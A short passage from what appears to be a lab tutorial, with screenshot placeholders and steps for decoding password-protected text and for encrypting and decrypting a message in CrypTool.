


Now decoding, enter the coded text in decode text box and click on decode button and enter password, it will give the decoded text.





e. Perform Encryption and Decryption using Cryptool

Open the cryptool and enter the secret message to encrypt it, then click on encrypt/Decrypt select the encryption algorithm



Click encrypt it will give the encrypted text



Now decrypt select the encrypted text window and select decrypt then give the key and click decrypt